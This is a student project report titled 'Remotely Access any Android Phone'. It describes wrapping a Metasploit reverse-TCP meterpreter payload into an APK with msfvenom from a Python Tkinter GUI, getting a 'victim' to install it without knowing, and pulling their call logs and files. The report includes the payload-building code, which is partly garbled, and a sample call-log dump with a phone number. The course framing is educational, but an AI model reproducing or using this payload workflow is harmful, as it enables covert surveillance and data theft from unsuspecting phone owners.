

A
PROJECT REPORT ON
“Remotely Access any Android Phone”

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of Final year B. Tech. have submitted a Report on 16th Nov 2019,

Remotely Access any Android Phone

The said work is completed by putting the requirement of hours as per prescribed curriculum during the academic year 2019 – 2020 for the course **Advanced Skill Development Lab-Python with Kali Linux** for Degree of Engineering in Computer School of Computer Engineering and Technology, MIT Academy of Engineering.

Date: 16 /11/2019

Place: Pune

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ABSTRACT

Now-a-days we are so dependent on our mobile phones, that we need mobile phones in our daily routine as it is a single point of access to all. Making mobile phones as a helping hand, we need to be in touch with it continuously and install many of the applications from public network compromising the security. What if mobile phone is hacked and end user is not aware about it? Many times user installs applications from unknown sources and allows complete access to the phone. In this project we are sharing android application file i.e. APK file to a user and if user clicks on the .APK extension file, application gets install in android phone and gives us configuration information of a phone.

1. INTRODUCTION

1.1 Motivations

A result of technological progress we are facing an incredible variety of possibilities to communicate regardless of the distance. Smartphone's provides great choice of features that facilitate the life for the users as well as they make it more comfortable.

Every day the feature and capabilities of mobiles are increasing surprisingly, for this we reason we want to create an android application which gives us the opportunity to improve our knowledge of mobile developing. We find the new way to access the phones and get the information and access about it.

1.2 Objectives and Scope

Objectives:

1. To create a payload android .apk file
2. See the call details of victim.
3. See the local files and mobile configuration.

Scope:

We cannot able to modify victims system; as long as we tried for same alarm raised or victim get to know that his system is hacked.

1.3 Problem Statement:

Nowadays, mobile phones come up with list of vulnerabilities, which is common to all mobile platforms. It is offered a numbers to exploitation attacks.

Among many we are using .apk file for penetrate victims' mobile phone using kali-linux commands with payloads.

2. LITERATURE SURVEY

Performance upgrades for mobile devices took place due to jumping development of technology, so higher performance terminals that anyone can directly search and amend desired information anywhere and anytime, namely, mobile communication terminals called Smartphone were released to the market. Such terminals can store information that an individual saved, for example, call log, where to make contact and address of acquaintances, transmit/receive message and mail, photographs and videos, etc., but there are worries on surreptitious use of other people due to leaking of personal information through loss or theft of these terminals, so our paper aims to realize a system that remotely monitor information inside the terminals in this case.

The proposed system consists of three functional units: a android application provision unit playing a role of interface so if user installs an application after that we can access end users phone remotely without knowing him, a android application installation unit confirmation that performs joiner confirmation information from a system of a mobile, an access management unit that sets access by getting an information from users machine.

In this project, we have described how to access phone information from remote access. In detail, we can monitor the personal information, phone configuration settings. We have designed the android application to remote android phones.

3. System Design:

In this system we create a payload as a android .apk file to share with victim. If the the victim installed the .apk file in his mobile phone then we are able to access the information using meterpreter command.

3.1Software Requirement:

1. Android emulator is to create virtual android platform.
2. Kali Operating System.
3. Metasploite framework

3.2Hardware Requirement:

1. Processor i5
2. Hard disk 10 GB
3. Memory 1GB

4. Implementation details:

Code:

```
import sys
import os
import time
from Tkinter import *
from tkMessageBox import *
from tkinter import messagebox
import tkMessageBox
from PIL import ImageTk, Image
import psutil
from subprocess import Popen, PIPE, STDOUT, call

root = Tk()
root.configure(background="white")

command_show = ""
command_random = ""
command_reset = ""
flag=0

def interface(x):
    global flag
    if x=="Select":
        tkMessageBox.showinfo("Error", "Please select an Interface!!!")
        flag = 0
    else:
        flag=1
        iface=variable.get()
        interface.i=iface
        interface.command_show = 'macchanger -s ' + iface
        interface.command_random = 'macchanger -r ' + iface
        interface.command_reset = 'macchanger -p ' + iface

def manually():
    def Change():
        custom = E1.get()

        proc=Popen('msfvenom -p android/meterpreter/reverse_tcp lhost=11.11.4.202
lport=4444 r >' + (custom) + ' ' + interface.i, shell=True, stdout=PIPE, )
        tkMessageBox.showinfo("Result", "Anfroid apk file is created")
    exit
```

```

if flag==0:
    tkMessageBox.showinfo("Error", "Please select an Interface!!!")
else:
    proc=Popen('ifconfig ' + interface.i + ' down', shell=True, stdout=PIPE, )
    L2 = Label(root, text="Enter address: ")
    L2.place(x=50,y=250)
    L2.configure(bg="white")
    E1 = Entry(root,bd=2,bg="thistle1")
    E1.place(x=190,y=245)
    submit = Button(root, text="OK", bg="pale violet red", fg="BLACK",
command=Change)
    submit.place(x=370,y=240)

L1 = Label(root, text="Choose Interface: ")
L1.configure(background="white")
L1.place(x=130,y=160)

newlist=['Select']
addrs=psutil.net_if_addrs()
mylist=(addrs.keys())
for i in range (0,len(mylist)):
    if mylist[i]!='lo':
        newlist.append(mylist[i])

OPTIONS = newlist

variable = StringVar(root)
variable.set(OPTIONS[0])


O1 = OptionMenu(root, variable, *OPTIONS, command=interface)
O1.configure(fg="black", bg="lightblue")
O1.place(x=250,y=153)

customlybutton = Button(root, text="Press Buttom", bg='lightblue',
fg="blue",command=manually)
customlybutton.pack()
customlybutton.place(x= 319, y=350, anchor="c")


root.geometry('487x380')
root.title("Tkinter GUI")
root.mainloop()

```



1. Create a Payload







2. Set a Lhost and lport




3. Commands to access victims android device







5. Result:



The screenshot shows a text editor window with a dark title bar containing 'Applications', 'Places', and 'Text Editor'. Below the title bar is a light gray toolbar with an 'Open' button and a file icon. The main text area displays the following content:

```
=====
[+] Call log dump
=====

Date: 2019-11-16 09:59:14 -0500
OS: Android 7.0 - Linux 3.10.0+ (x86_64)
Remote IP: 11.11.4.202
Remote Port: 58634

#1
Number   : 9822125161
Name     : null
Date     : Sat Nov 16 09:59:01 EST 2019
Type     : OUTGOING
Duration: 6
```

6. CONCLUSION and FUTURE SCOPE

We are successfully implemented the project. In that we can easily access the system configuration, call-log details of end user phone.

In future, we can also add some features to access more information in phone and modify it.

We are able to implement output into graphical user interface.

REFERENCES

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